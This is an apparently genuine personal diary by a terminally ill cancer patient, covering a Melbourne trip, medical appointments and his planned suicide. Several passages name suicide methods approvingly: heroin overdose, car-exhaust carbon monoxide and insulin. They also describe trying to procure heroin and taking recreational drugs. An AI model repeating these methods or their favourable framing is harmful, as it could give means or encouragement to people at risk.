want to write, I nearly had the right phrasing but arrrr... Fuck. Mum's voice floats up the corridor, asks am I there, I answer No, can I come in she asks and I say, NO, she comes in anyway. She spends hours listening to the radio, looking at the TV, speaking on the fone, mum wanders in at half-past midnight, a time I choose precisely so everyone will not be disturbed if I tie up the fone line, so they will not disturb me, with a fistful of fifties (coincidentally exactly enough to buy a lethal load of smack and a nice breakfast, but she doesn't know I've already paid) and tells me to spend 'em in Melbourne. I told her I have enough money, get out of this room, right now. Go. GO. Get out. Does she wait up purely to annoy me? To. Slowly. Mumble. In. My. Ear. While. I. Am. Trying. To. Use. Some. Private. Time. To. Do. Mail.? She wanders out mumbling some kind of comment about how pleasant I am, fifties still in-hand.

I just decided to update my livejournal but attech have cut us off again. Fuck. Ohwell.

The GHz machine I'm putting together was riddled with dodgy CHSSI low-ESR caps. I fired up the soldering iron and painstakingly replaced every electrolytic cap on the board before setting it up for a week long test run.

Meantime I left this at the end of the rant on the cat server.

-----  
Still with us? Well. Ok. It's April 21. I go to Melbourne on the 23rd and plan to come back on the 29th.

There's a bigger rant coming (fools.txt) but this one is the little crumb you get to look at instead of a 404 message.

The meaty stuff is: My neck is getting shittier. Bill the Lump invaded my left jugular vein about a week ago, blocking it. If he'd invaded the carotid I'd be stroked out, a dribbling veggie. I'm reasonably freaked out about this. The axe is falling. So I'm planning my end mode. I want control over it.

If you have anything terribly important to ask me about anything now might be good time. The chance might not remain. Heavy epistemological and philosophical questions are OK as are others.

-----  
Someone asked me what is the meaning of life and how does she realise it. I answered more or less that life was meaningless, but you could still choose to dedicate your life to some purpose, and that how to come up with the right purpose is to try lots of things. So if you never find your purpose at least you've had a taste of lots of stuff. It was more detailed than that.

I got out to the airport in a cab. They have posters at the security desks which say [We take security jokes very seriously. Offenders will be prosecuted.] No sense of humour.. this from an airline with a name that sounds like a bad porno movie, Virgin Blue. I wandered around the terminal. I am surprised to discover the existance of a book called "The Day My Bum Went Psycho". I

was blind and half-naked when I went through the scanner cos almost everything I own has metal in it. At the top of the escalators some bryllcreemed shills offered me an AMEX gold card and I told them I would not be a long term customer. The coffee in the lounge was very good. I walked out on the tarmac, last person to board the plane. I sat in the absolutely rearmost port seat, next to a guy who builds wheelchairs for a living, chatting with him was fascinating. He said if ya wanted to make a lot of money, come up with a way to prevent bedsores. Dudes who sit in chairs for years get pressure sores on their bums 'cos they dont use the muscle. So ... they get their ischial tuberosities (bones you sit on) surgically cut down (ow! Holy shit). How to fix that? Oh, I dunno, I said, I don't suppose people have thought of implanting ceramic encapsulated magnets in people's arse-bones and opposite polarity ones in the chair. Might save a few newtons. Though as my fellow passenger pointed out it would be a bugger if ... you know... your arse demagnetised your credit cards. Electric zaps in the bum might keep the muscle mass up and if you're a quaddie you won't feel it anyway. We had some pretty macabre conversations about his clientele. A lot of them come into his service 'cos they tried to kill themselves and fucked it up and he ventured the opinion that CO was the way to go and emission controls on modern cars didn't matter to the final outcome. He was a very interesting guy to talk to. Motorcyclist too. Had his leg massively fucked up and kept it by sheer good luck of having a cluey ambo spot that his femoral artery was kinked.

The plane was late, 'cos Melbourne was pissing rain. Flying over Melbourne everything was brown and dead. Immediately after we landed <thud> the cabin filled with the acrid, hydrochloric stench of baby puke. I got off the plane and Ed was there to meet me. He has no beard, which surprised me. We chatted about stuff while we waited for the baggage to come back from the aircraft. It did, rained upon. We strode out to the carpark and drove down the Tulla' freeway to Victoria Ranges. We were a bit early. So we popped up the road to a purveyor of advanced chicken substitute and gutzed ourselves before going back and blazing away with some .357 magnum handguns at paper targets for a while.

He mentioned a friend of his who turned out to have an astrocytoma and was being irradiated for it for a while before it came back viciously. I said at least with my disease, I don't have to microwave my head. I remember we were laughing a lot about this particular phrasing, with the rainwater sluicing down the bluestone gutters and cars whizzing by us. He reckons insulin was muttered about as a way to cleanly go out. Good quality control, I reckon it'd be reliable, drive you into hypoglycemia, boom. Pity you need a script.

I still have more horizontal wiggle in my grouping than vertical. My eye's out but it was still pretty good shooting, lots of 8's, 9's and bullseyes. They dont let people use 50-cal or .45 any more. I reckon I shot slightly better than Ed but he was using double-action, whereas I cocked each round myself. Cla-chick, BOOOM. Cla-chick, BOOOM. Lots of blast and flame. I couldn't make out the numbers on the targets at 25m and was aiming by interpolation. Fifty rounds. A truly desparate kamikazi would have capped themselves right there, but I'm not. This is 'cos I feel like the end-process is under control. Later

my jacket stank of burnt gunpowder.

We drove out to Tooronga in the rain. Jane has grown a lot. She's a manga chick. I had to laugh at reading Jhonen Vsquez's I FEEL SICK comic again [Eat SHIT it's NEW!]. Her phrases are suffixed with terms like TradeMark, Sigh, Snigger, when referring to just about everything, paragon of the jaded teen. All the houses around Ed' place have been built in the last few years... property boom. The place is crowded. To accommodate all this the phone line is pair-gains, evil evil, evil. Telstra charge the pair-gains user the same money for less bandwidth. SO modem linkages suck. I'm typing on it now since I'm updating this bit of the file from Melbourne.

I watched the Animatrix and Minority report and some manga anime of which I made almost no sense at all. Mulholland drive made no sense at all either. I come to Melbourne and whaddo I do?... watch telly when it rains. We ate dinner at a teahouse in Box Hill. 1822 tea house, I think. Yummie. No smokers.

I logged in. Yeah. Joss expects I probably pissed Jude and Soph off. Ow. Her emails aren't terse in a reassuring way. I dunno why yet.

Saturday I bought a bottle of Clock Tower. Good stuff. Ed and I headed out to the Chamber but didnt go in, the vehicle tracks suggested all the gear had been moved elsewhere. The barbecue was cancelled too. I hadn't seen his wife Faye for years, she's been in a chair for about a decade from MS. I'da capped myself if I knew that future awaited me, I said to Ed. The clannies had moved to the abutments of Bingle St Bridge (we have keys to 'em). Syd clan was sleeping in the opposite end to the one in which the parry was being held. MrI had managed to pinch electricrery from the street lighting to power the lights and video projector - the party was held in two rooms with a camera in one and a projector in the other, which had the advantage that you could throw things at, draw on, make rude shadows against, the projected image of the Master of Ceremonies and they didn't know or feel a thing. The rooms were carpeted and vacuummed! There must have been oh, 70 people in attendance. The confined rooms were full of assholes smoking (thought that paled into insignificance against the choking billows of smoke from the fireworks later) plus a bunch of other people. If you need an image of organised crime, this ain't it.

Some people I'd not seen for many years were there under newly receded hairlines or encased in flabbier bodies than I remember. Ug, Mira, Bob, Wes The Source, Juxtapose from Ad-delayed. Prowler got gold, narrowly beating Cro, bless him! I got a lot of votes for the gold, but it's not because I've done anything. Through my alcoholic haze I realised I was getting votes 'cos I am dying, which is an odd way to skew an election. Dougo sold vegetarian sausages in the corner. I was given a [REAL CAVE CLAN] t-shirt. Pipewalkers showed up and I introduced myself... it's odd how these kids are barely into their twenties, and are already on five year good behaviour bonds, and have seen my discreet little tag all over Melbourne. Clocktower is a funny name for a drink which makes you lose track of time. I gutzed it all. Dell-dint popped a goodly bud in my mouth while I was well pissed and horizontal on some milk crates. When the alcohol wore off the bud kicked in very well indeed. She gave me a bag of

'shrooms which I think would best be taken back to Sydney and cultivated from spore.

Ya gotta love that. I staggered down to the other end of the bridge at about 4am when the party died. I slept in the corner on a bit of carpet, amidst some abandoned, slightly gritty pieces of pizza which i ate when i woke up. I woke up and picked a chunk of glass out of my knee. There'da been thirty people sleeping in there, packed like sardines. The clan awoke and we hit somewhere in South Melbourne for breakfast. They hooned off the explore the old Chevron and I got a train out to westgarth. They do a great job hiding information about the trains on the platforms tho they apparently use SMSs to inform commuters about the train times which is pretty cool. R walked up the road to greet me. We watched some somber 9/11 videos and ate tomato soup before I plodded back to Clifton Hill station via the Merri creek. The trains were stuffed. They put LED displays inside the train but they dont tell you anything usef. [Welcome to connex] over and over. It gets a bit thin when you've seen it a couple of hundred times and the train doesnt go anyplace.

Another thought, as I type on Monday 26th. I brought a camera and have hardly used it at all. It dawns on me that this is because I'm not gonna be here to look at the photos I take. I can think of why other people'd wanna look at my photos. What an indictment it is that the only thing comeplling about my life is that I get a slightly nonmundane way out of it.

Monday we saw the minesweeper at Williamstown (closed), went to Brunswick street. We checked out the Polyester bookshop, and I'da blown a couple of hundred bux in there but I didn't know if I was gonna live long enough to read all the stuff I'd get. They have extremely rude postcards, they'd never get through the post.

It's been a scary couple of weeks. While at Polyester I got a copy of Death, A User's Guide. Which isn't especially useful, I shouldda got a copy of that book they had which was a compendium of the final conversations between pilots, taken from black box flight recorders dug out of various debris-strewn craters and mountainsides around the world. I flicked through it. Some of these people were very, very fuckin' cool just before they got plowed into the earth at 400km/h, in a way which I don't think I would be. But maybe it's 'cos they didn't know they were about to be mashed into cytosol paste.

Didja ever see Event Horizon (it has Lawrence Fishburne in it, which makes it worth seeing)? Check out the scene where the trauma specialist dude finally discovers the bomb with four seconds left on the countdown display. He gets the exactly right expression on his face, which documents the simultaneous realisation that you're fucked and theres no time to do anything about it, Kaboom.

"Why's this shit gotta happen to me?!" - crewman on outside of Lewis and Clark when it blows up (this is actually a very funny scene), Event Horizon

Chatting to Ed was good. I have heavy conversations with certain people from time to time and this was one of them. We sucked

coffee from the only two tall mugs in the shop. It struck me that I was sitting in front of a dude nearly twice my age and by dying I was gonna miss out on my current total lifespan's worth of additional life experience. I got half a lifespan. I don't feel especially ripped off, 'cos I don't know precisely what I'm gonna miss. Ed is cool. I like Ed 'cos he listens and has good bandwidth and tends to be perceptive in interesting ways, giving him a high clue density where it counts, and he's stashed a lot of life experience in that head of his. I love it every time he says he became a hippy and smoked a ton of dope and this cured his ambition. He's been a shaping influence on my life. I never really had ambition, which is maybe why I've not felt a particular need to smoke dope.

The leather shop up the road had interesting chain mail, floggers, gags, surgical tools, speculums, spiky bits of leather. It's a kinky world, if you can afford it.

Ed's learning Japanese which is absolutely fucking baroque, it's like someone set out to come up with an indecipherable cryptosystemic alphabet and this was the result. It can't handle consecutive consonants. Predator in hiragani sounds something like Po re da to ru. Transistor sounds something like To Ra Na Si To Ru. We ate out at a Chinese restaurant that night and en-route found a nice microwave oven in a dumpster. On the way home I amused myself yelling TO RA NA SI TO RU out the car window at random passersby in Swinburne.

I got an email from Fleischman, from whom I have not heard in oh, five years. I'm, thinking of of using him as my control subject to see what happens when I don't tell people I'm dying.

I read a copy of Fight Club. It makes me wanna go and check out these support groups people go to for their impending mortal disease. Just to see how other people handle, or fail, to handle it. Further reading of Death A Users Guide suggests it isn't much guidance, really. It does list some ugly deaths in there. I'm getting out the easy way.

Tues: Melbourne Museum... they have millions of cool bugs, many of them alive and fighting with each other behind glass. In the galleria is a blue whale skeleton, stripped bare, the tonnage of massive bones hanging motionless, speaking of an organism which was shaped to withstand massive hydrostatic forces and swim with minimum effort through a dense medium. They also have huuuge dinosaur skeleta which are very impressive. Dead things stay dead for a long time.

Walk through the forest section sometime later. Excellent little frogs hide in places difficult to catch with the eye. It amuses me to think that what we do to nonhuman sporting heroes in Australia is send their skeletons to Canberra, their viscera to New Zealand, and we stuff the rest and mount it in a glass case in the museum at Melbourne. Can someone please do that to oh, I dunno, Darryl Eastlake? He's not a sporting hero but he satisfies the other criteria. And he's HUUUGE.

Tues arvo we went to check out the Chamber at Melbourne. A huge drain room, under Prahran, where the Clannies has been held for the last ten years. This is in several ways the spiritual home of the Clan. I've slept here many nights. Some of my tags

survive from 1991, but others have been painted over. The Clan has a lossy memory in this regard. The graffiti is good. On the high part of the wall there are painted six commemorative white patches with names of dead Clan people in them. Mullet, Favero, Aspro, Cougar. Mullet was the last to die, nearly ten years ago. I am next. The sign which said "WARNING: This drain subject to Cave Clan" has been pilfered.

Wed: CSIRAC!! Thanks Dave Dumant and R for twisting his arm. He met us wednesday morning and took us to see the exhibit. Built in 1948. Fourth programmable electronic computer in the world.

When you are convinced, as I am, that biology is computational in nature, then an exhibit like this becomes much more than a historical curiosity. It's a monument to humanity's intellectual puberty, a milestone along the path we slowly trod en-route to knowing ourselves. I have snippets in my head from looking at it. There's lots of 19" rackmount chassis, corroded metal. Needle gagues. Blinking lights (forever extinguished, it will never be turned on again) for the many registers. Selenium plate rectifiers and big fat transformers. Lots and lots of valves in octal mounting bases, all cleaned and gleeeeeaming. Mercury tube, delay line memory in a metal box. Forced air cooling. Big fat old capacitors (printed circuits hadn't been invented yet). Wirewound resistors with their ceramic packing falling off. Punched tape feeds. Not a diode or a transistor anywhere. Six small CRO screens. All components hand-soldered, the wires meticulously hand-routed. I couldn't escape the feeling I was walking around inside a machine different to other machines I've crawled through... crawl through engines, printing presses, brick kilns, power station switchyards, production lines for anything you care to name, they lack something, which is the reek of engineering complexity only required for some kind of a brain, and I have detected this reek in only one other place, which is a roomful of old telephone exchange switchgear, with rows of delaminating relays. I touched its chassis metal when nobody was looking, which was sort of naughty of me. When you get close to it you can smell the sour tang of capacitor electrolyte, the volatile monomers from the depolymerising insulation on the wires, the faint tang of phenol seeping out of the valve bases. It's mostly surrounded by thick glass, very clean, so when I went to look closely at some parts of it my head went BOONK against the clear panes. Runs at 0.5 milliMIPs. Ed used to program this thing and he's outlasted it. It used shift registers and barrel rotators just like modern CPU's. Pulled 20,000 watts. I am glad I have seen it.

They had an inspirin selection of human anatomy bits in other exhibits, too.

After seeing CSIRAC we went down to the Spotswood pumping station. Huge old coalfired 3-stage condensing reciprocal steam engines, which pumped Melburnian shit for decades, still stand majestically in the pumping station, also gleeeeeaming as museum pieces do. Lots of other fun stuff there, too... hand-pumpable compressors (white man's magic, Ed calls it), weirdo optical illusion toys, really old pipes made of massive cast-iron sections. I watched the kids running around in the playground. Spoke to Ed on the acoustic dish - he's better at finding the focus than I am.

I said goodbye to Dougo. He said he never expected that the next name on the wall in the Chamber might be mine. We both have grey hair. Odd coincidence #47271, my parents' dog and his dog are both named Chloe. He asked if I wanted to see an old flame of mine, Karla, but I said I dunno what I'd say to her. I walked back to Ed's place from Dougo's, walking past a traffic jam which stretched all the way from Tooronga to Glen Iris.

Based on how they checked me at Kingsford Smith I decided to gutz the 'shrooms before I went to Sydney, and take the spores north to characterise whatever this stuff was.

Thurs:

I didn't have any 2,4-paradimethylaminobenzaldehyde handy so I thought fuck it, eat 'em and at midnight I ate the 'shrooms. I felt nothing. Maybe I need more. Maybe they were bullshit shrooms with no active ingredient. So I'll be probably moving a load of regular mushroom spores north for no reason at all. Tosses.

Ed and Jane saw me off at Tulla'. I'm not especially good at goodbyes so I sorta hugged 'em and scanned my ticket myself, turned to wave at 'em over the crowd and disappeared down the corridor.

I got back to Sydney, a load of spores stashed somewhere in my stuff, and got a cab back home.

In the post came the bequeathal form, from the UNSW anatomy department, to whom I also made enquiries about donating my body. It was clearly, and plainly, addressed to me. Dad had opened it. For fuck's sake. Ten years ago when I left home one of the reasons I did it was because he didn't pay attention to the name on the envelopes which would arrive in the post, and since we have the same first initial he ended up reading a lot of my stuff. You know... letters from early flames, fines for dodging fares on the train, that sort of shit. I suspect he won't do it again... but it's a hard way to learn. He claims he didn't read it - but how would he know not to read it if he hadn't read enough of it to know what it was about? He's bullshitting me. I think I'll send myself some mail, saying, don't read my fuckin' mail, dad, until he gets the idea.

Natch, there's a catch. If I smack myself out, then the anatomy department can't have the bod 'cos the coroner'll want to chop it up in a postmortem exam 'cos it'll be a suspicious death. Fuck!! Does getting dead the way I want have to be so fuckin' goddamned complicated?

Joss, it turns out, is not quite free, even tho she's on the far side of the planet to Azza. The 'net provides them with a way to engage in what I deduce to be vicious flame wars, which must be sort of like duelling with rocket launchers at fifteen million paces. I don't know which eastern philosopher came up with the insight that you only truly know someone when you fight them, but whoever it was left out that there are some lessons which will kill you.

I got a strange email from a friend of Cookie's, who's survived cancer, twice. The email which prompted it was even odder.

It's all about how I'm gonna have to find some reason to fight for my life.

"Life is full of problems, and here's the remedy-  
Denial works for me.  
There's a freight train coming, loaded with anxiety,  
you're tied to the tracks? Don't worry.  
Denial works for me.  
Flood, famine, pestilence, they're all yuckie.  
You can let Moses out to the promised land,  
Denial works for me.  
Why put off till tomorrow, responsibilities?  
They'll just come back to haunt you -  
Ignore them totally."

TISM - Denial works for me - [www.tism.wanker.com](http://www.tism.wanker.com)

Sez I'm intellectualizing it. Well, fuck me! FUCK! I didn't spend years learning how all this shit works to just retreat into a happy, emotionally-powered ignorance about it when it came into my life. I don't maintain this expensive veneer of neocortex so that I can just turn it off and default to gorilla mode when shit hits the fan. My thinking organ tells me it's only a matter of time.

I know there isn't anything romantic about dying young or dying at all you old prick, I want to say to the dude, but there's no point. Yeah, ok so when the mets become uncontrollable, I'm getting out and a bunch of people are gonna be pissed off that I decided not to hang around, in the face of a protracted, stupid messy end. I can't even say sorry about that with any conviction... you can't say sorry for something in advance of going right ahead and doing it, with any honesty. Well, reader. Does it make you uncomfortable that by deciding that my life is meaningless and abandonable, I also imply that your life is meaningless and abandonable too? I'm resigned BECAUSE that's the only way to maintain any control over myself. I would go absolutely, stark raving, motherfucking, head banging, shithouse-rat-in-a-washing-machine-on-spin-cycle berserk if I thought it'd do the least amount of good. It won't do the least amount of good and in fact will probably make a lot of mess. So I'm not. I'm not being brave; I run from the cops, I hide from responsibility and I'd do both with this disease but this is inside my goddamned body so there's no place to go and no point trying to get there. Yelling at the doctors won't help. They've heard all this stuff before. I'm not being brave. I'm just being. Let me be.

"Life kills. Life kills.  
Life's a sentence.  
Read all about it."

-TISM (Life Kills) from the Hot Dogma album.

It's being claimed by someone close to me that I'm milkin' people for sympathy. So I'll come clean. Yeah. Look. If sympathy came in casks I'd steal a pallet of 'em, nah, fuck it, a railway car... wait, no, a crude oil tanker... ar, what the heck if it's too big to land on earth, a small moon full of it, and go get permanently wasted, swim in the stuff, snort it, shoot it up, drown in it. Sympathy's a cheap drug, knock it if you like but it's good for what it's good for. It deludes me into feeling

like I'm not doing this totally alone. Even if people can't, won't or don't actually give a shit it helps maintain the illusion that some of them do. I'll take three courses. And the garnish. It's wafer thin, Mr Creosote. Fuck it. It's not great, it obviously doesn't fix anything. It obviously won't cure me, and I am not asking it to cure me. It sort of keeps me a bit sane, ya know? Live for ... what, exactly? Go on. Somebody. Anybody. Tell me why you think I should hang around. Think hard. If you have any suggestions they had better be good, otherwise shuddup. I know the price of being sorry for myself will be my life but I think that payment is already a done deal so I might as well gulp it down wherever it's on-tap.

Live in me for a moment and talk to bill about it. Try and negotiate with bill. See if bill gives a shit if I twiddle my emotional knob from despair to elation, or go to the effort of chopping up one of his outposts only to succumb to hundreds of others. Dylan Thomas, or whatever long-dead wanker came up with it, might have you believe you should fight the fading of the light (yeah man, like, my approach was always to bring a spare torch, see my police service charge sheet) but there are times when it just makes good sense to lie down, punch a cannula into yourself and die a chilled-out, sensible death. Does it matter if chickens chicken out, or cluck'n'scratch right to the end, in the chicken processing factory? B'gerk bwaark cluck cluck POW. No, not a shit. Pass the drumsticks.

There are some lessons which will kill you.

[You may seriously injure or kill yourself with this device].

Grr. Grr. Grrrr. Who's. Mister. Fucking. Grumpy. Pants. Where's the circular saw...?

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The smack is proving harder to procure than I thought. I'm gonna try another channel.

It's May the first. I spent today chopping wood and walking the dog and writing the remnants of this rant. The circular saw needed some work so I did that, and chopped a lot of the wood I dragged home in the last few months. The saw is really loud and sprays sawdust everywhere, a kilowatt stashed in a disc of whirling wolfram carbide, a productive, controlled catastrophe. It was good to sit in front of the fire. The room smells of burnt tree now the fire has gone out.

The next rant's starting soon. To mark the day I'll call the next file mayday.txt and it'll be out in June, if I can be fucked. I'll be 33 by then if I make it there.

The whole sequence is:

<http://conway.cat.org.au/~predator/consent.txt>  
<http://conway.cat.org.au/~predator/gutful.txt>  
<http://conway.cat.org.au/~predator/gutting.txt>  
<http://conway.cat.org.au/~predator/gutted.txt>  
<http://conway.cat.org.au/~predator/hunting.txt>  
[http://conway.cat.org.au/~predator/bill\\_me.txt](http://conway.cat.org.au/~predator/bill_me.txt)  
[http://conway.cat.org.au/~predator/getting\\_it.txt](http://conway.cat.org.au/~predator/getting_it.txt)  
[http://conway.cat.org.au/~predator/losing\\_it.txt](http://conway.cat.org.au/~predator/losing_it.txt)  
<http://conway.cat.org.au/~predator/ides.txt>  
<http://conway.cat.org.au/~predator/march.txt>  
<http://conway.cat.org.au/~predator/foolish.txt> (included in this file)  
<http://conway.cat.org.au/~predator/fools.txt> (you're looking at it)

Geez I'm a gasbag.

Oh yeah, I scanned my MRI from november 2003, finally. Meet the father of all my metastases:

[http://conway.cat.org.au/~predator/psycho\\_kidney\\_MRI.png](http://conway.cat.org.au/~predator/psycho_kidney_MRI.png)

If you cant see it email me and I'll make it available as a jpeg at


[http://conway.cat.org.au/~predator/psycho\\_kidney\\_MRI.jpg](http://conway.cat.org.au/~predator/psycho_kidney_MRI.jpg)

The next file will be:

<http://conway.cat.org.au/~predator/mayday.txt> (is yet to come)

Put yer winter woolies on. It's getting cold.

<predator>



From: [http://conway.cat.org.au/~predator/psycho\\_kidney\\_MRI.png](http://conway.cat.org.au/~predator/psycho_kidney_MRI.png)

File: mayday.txt  
Cont: Captain Slog, Blahdate 20045.1

It's may. Things are getting a little bit colder. But no rain. I hope you liked the nuke mag' resonance picture of the psycho kidney. I tried to scan in the transverse CT of my neck, so you could look at Bill-the-met in all his necrotic glory, but the flatbed scanner just wouldn't resolve it. Oh well. It's just a blob anyway. Remembered, perhaps as The Blob That Ate Predator.

Sunday night I caught up with Liisa and Max, her hard-smokin' Finnish dad. They're off to Kyogle and I'm staying in Skidney. Liisa's not gonna be capable of rug rattery anytime soon since it appears she's been poisoned into amenorrhoea by various nasty fumes'n'shit at her previous place of employ. She still looks pretty thin and even feels bony when we hug. Arrr. But her hair has grown back and she's not totally caved in like she used to be. I slung her some RAM to stick in her 'poota and we had a chat at the Harp pub (where she was glassed some months ago) about stuff in general.

I hate how much of a disintegrating old coot I sound like when I mention here in the rant that I have this vague pain in my right lower back. Normally I'd not give a shit but arr, the great thing about cancer is you can get paranoid about all the usual aches and pains which accompany your life, so I wonder if it isn't some sort of carcinogenic cookie monster come to munch on my spine or somethin'.

-----

It's tuesday now as I write. I have no idea what I got up to on Monday, tho the cat meeting was a good'un. We're getting on top of those parts of the system's unreliability which we can control. Since we have two links Soz is gonna write some supervisory scripts to route stuff out on whichever one happens to work. Leah (to whom I loaned my copy of "A Natural History of Rape") and I had a verbal wrestle wherein she mentions she believes that biology can't exist without culture. I just don't have it in me to fall over laughing my pants off about such a comment any more. Name a single celled organism which gives a shit about art.

Oh, yeah. Monday. I remember now. I met Joss' mum in a cafe at Carillion Avenue. She gave me a load of stuff to read and accompanied me to see Dave Eisinger, who's a renal cancer specialist (I think this means he watches more people die of it than other people). We chatted about a lot of stuff. He reckons we should chase whatever mets we find. Bill-the-Lump has certain advantages, he sez, insofar as we can use him as a straightforward diagnostic indicator of wether or not any treatments I might try are having any useful influence. I'd prefer this particular diagnostic indicator was somewhere the fuck else, like oh, in my left little toe, so I didn't have to worry about losing any really important shit if it decides to go prognostic instead. I want bill out of my bod. I wanted it out six months ago. Eisinger suggests they shoot me full of radioactive glucose and see what bits of my body metabolise it fastest, with a PET scanner (tumors love glucose and short

carbs). So we can spot any of Bill's other relatives - they'll look like Bill in the scan, wherever it is in my body they happen to show up.

He felt my guts and said it felt lumpy. I suspect this might have been because of dinner or general skinniness or fibrous tissue encapsulation of the little bits of steel in my guts. I hope so anyway.

I'd spent a few days freakin' out about Bill once I found out he'd blocked my left jugular 'cos that sort of implied he might be going for a carotid artery next.

<geek>

Thought process table entry for pred, freaking out about Bill: Fuck, fuck, fuck, fuck, fuck, oh, FUCK!!, fuck, arrrgh, fuck, fuck, FUUCK!

</geek>

I finally got the detailed clues about what Bill is full of:

"The aspirate is cellular and consists of numerous malignant cells in a predominantly dispersed pattern and some poorly cohesive sheets. The cells have eccentrically placed nuclei with irregular nuclei, hyperchromatic granular chromatin, multiple macronucleoli and a moderate amount of finely vacuolated cytoplasm. Mitoses and abundant necroses are also noted. The appearances are those of a metastatic high-grade carcinoma with features favouring a renal primary.

Did the patient have clear cell renal carcinoma and was it Fuhrmann grade 4?

(yes, actually, but I think I told them that)

Malignant cells in the sections of the cell block are positive for cytokeratins (Cam 5.2 and AE1/AE3) and vimentin. This supports the diagnosis of metastatic renal cell carcinoma."

Woohoo, some molecular data. Great. I have no idea what vimentin is yet.

I calmed down a lot when I cracked open Grays Anatomy (after attending the cat meeting), and checked out the drawings of cranial arterial supply. There's this arterial loop called the circle of Willis and it's fed by both carotids and a couple of other rearward arteries whose names I can't remember. Everything in yer brain is fed off this loop, but due to its redundant feed architecture blood can flow around it in whatever direction the pressure profile requires. So if I lose a carotid feed I probably won't drop off the horizon immediately. I dont know if I should hope for this or not.

Natch if a big chunk o' Bill decides to detach, float upwards and block some the stuff coming off the circle, that could be a total catastrophe for whatever it happens to block since there's no redundant supply beyond that. In some scenarios, the neurons housing the personality writing this rant will die, and that

will be the end of the screed. Welcome to Planet Brain Damage. Proceed directly to Hell. Shit. Oh, wait! I have a card from Polyester Books, sez Get Out Of Hell Free! Cool. Remind me to have that surgically implanted sometime.

I notice I more frequently suffix some of my paragraphs with a profanity. Shit.

I wonder, to myself, if I am still in denial. I look around my room, it's not the room of someone who's cleaned up in preparation for their final departure. Shit.

I still go to specialists and they still don't tell me anything useful.

Yeah, it's gratuitous. Shit. Shit. Shit.

Bugger. EMI and Warner have deleted Goldfrapp's Felt Mountain album, already. It's this sort of misbehaviour which makes me even more motivated to rip off the record companies by copying their stuff. If they won't sell it I'll steal it. Fuck'em.

I rang up the switch at RPA and it rang for a long time before anyone answered. I asked them to patch me through to their nuke medicine section. They also took a long time to answer the fone so I hung up. I dialled the switch again and got their number and rang that myself. They told me that some or other referring specialist had to fill in a form. Now, that's Eisinger but his take was that I should talk to a Prof Boyer before the PET scan happens, even though Eisinger's recommendation is that we chase mets and the best way to find 'em is with the PET scanner. It shits me that I need to hear the same stuff from another doctor. PETs are a bit dear, too, circa \$1k per throw. Arr, what the hell. Jab me with atomic waste, light 'em up, those mets. I'm still not ready to see what the ghostly antielectrons might have to show me.

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Wednesday 5th. I've got the 'flu. At 10:35 I put mum on the back of the 'cycle and rode out to see Mary, who was stoked that we came out to see her. Then we both wandered around the Waverley Cemetary, which is strewn with monuments to people's lifelong fear of a god they believed to exist, and also with evidence of granite, picrite and sandstone masonry pissing contests, to show who had the best family vault and worshipped god in a more hard-core manner than the next stiff. Wankers. The best stone of the lot was an unassuming slab o' black granite engraved with a picture of a sloop and the words "I'd rather go sailing." We went to Newtown and sucked coffee again. Then whizzed off to HellaTurella (I scored a replacement wankerfone aerial off someone's installation artwork). Then home. Back out to STUCCO to shotgun cannabis smoke off George and Paddy before gigglingly slapping in a network card in someone's very dusty pentium1, win95 machine. A delightful day. Except I dribbled a lot of snot and felt like shit.

Thursday I woke up with my face snot-welded to the pillowcase and my turbinates full of something like solyent green, fucking yucko. This is not a recreational strain of the 'flu... it's ascorbate time, I went up the pharmo and bagged a big jar of it.

I did a CPU transplant on the ol' Robo608 board, so now it goes at half a GHz and is worth keeping around for a while longer. I roped it to my pack and dropped it into Turella. On the way I popped in at the pathologist to have yet another 21-gague canula stuffed up my arm and blood sucked out.

